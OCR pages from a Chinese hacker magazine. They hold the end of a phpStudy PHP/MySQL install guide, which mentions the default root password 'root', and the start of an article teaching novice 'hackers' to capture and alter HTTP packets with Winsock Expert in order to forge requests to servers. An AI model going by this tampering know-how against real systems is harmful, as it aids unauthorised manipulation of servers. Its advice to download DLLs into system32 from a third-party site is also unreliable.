设置好之后点击“下一步”，这时候来到如图5所示的界面，在这里你可以选择要安装哪些东西，一般不需要修改，直接点击“下一步”，就是设置快捷方式了。

之后就是安装，等待一会儿，安装完成后就可以正常工作了，**默认的MySQL的root用户密码是root**。直接访问http://localhost/phpinfo.php，如图6所示，运行正常。

phpStudy还提供了一个简单的管理程序，菜单如图7所示，可以看到，它提供的功能还是很丰富的，可以很方便的对服务器、配置文件进行管理和修改。

总的来说，对于一般的PHP学习和测试，这是个不错的选择。

编辑点评：如果你以前在其他系统上安装过Apache，你会觉得在Vista下安装Apache也和其他系统一样容易，因为现在的apache、mysql等程序的安装都是傻瓜化的了。到这里，我们的文章可以正式结束了，相信大家现在已经可以轻松的在Vista下玩转PHP环境了。




图6 工作正常





图7 管理选项



数据包也疯狂（一）

从本文您可以学到：

1、WSE的介绍与使用
2、了解HTTP报文
3、URL编码解析
4、了解常见状态码

网络数据包传递实现

服务端与客户端的交互是以数据包的传递实现的，比如，HTTP消息由客户端到服务器的请求，和从服务器到客户端的响应组成，请求消息和响应消息分别实现从客户向服务器发送请求报文，和从服务器到客户的回答。在某些通信中，如果数据包不被加密，那么将会非常危险！因为黑客可以轻松的截获包的内容，经过改包之后再提交；或者，模拟客户端发送HTTP请求，从而造成服务器形成或返回黑客想要的响应。

接下来这几期，本人将为大家带来几篇数据包相关方面的利用文章，相信小黑们看完这个系列后将对报文构造与修改有一定的了解，并且能够比较有条理地编写一些利用工具，改变很多观念，拓宽WEB编程的思路，同时也增加小黑们对一些网络通信的认识（高手大大们请飘过哦）。

WSE的介绍与使用

WSE是Winsock Expert的简称，如果大家有留意的话，会发现它是我们《黑客手册》的常客了，这是一个用来监视和修改网络发送和接收数据的程序，可以用来帮助你调试网络应用程序，分析网络程序的通信协议（如分析即时通讯软件的发送接收数据）。由于其强大的抓包功能而被广泛地使用，它以不同颜色区分接收和发送的数据包，提供了快捷的切换数据包的显示方式：文本方式和十六进制方式。它不仅能够轻松方便地将包文提取出来，而且自带了过滤器，在必要的时候能够自动修改发送的数据，是居家旅行，杀人越货之必备黑器！

为了照顾小菜，我把监听程序的步骤都标明了，如图1。需要说明的是，安装它是需要WinPcap驱动的哦！如果缺少dll，去www.zhaodll.com找到相关dll文件并放到**c:\windows\system32**目录下即可。




图1 监听程序的步骤

了解HTTP消息

以下是我在《黑客手册》论坛（没有登录）上面搜索“脚本”时抓到的一个请求包和一个返回包，如图2、图3、图4。下面我就用这两个数据包来简单解说一下HTTP报文的结构。

HTTP消息由客户端到服务器的请求，和从服务器到客户端的响应组成。两种消息都由消息头、可能的空行和消息体构成。




图2 搜索“脚本”




图3 请求消息（request）

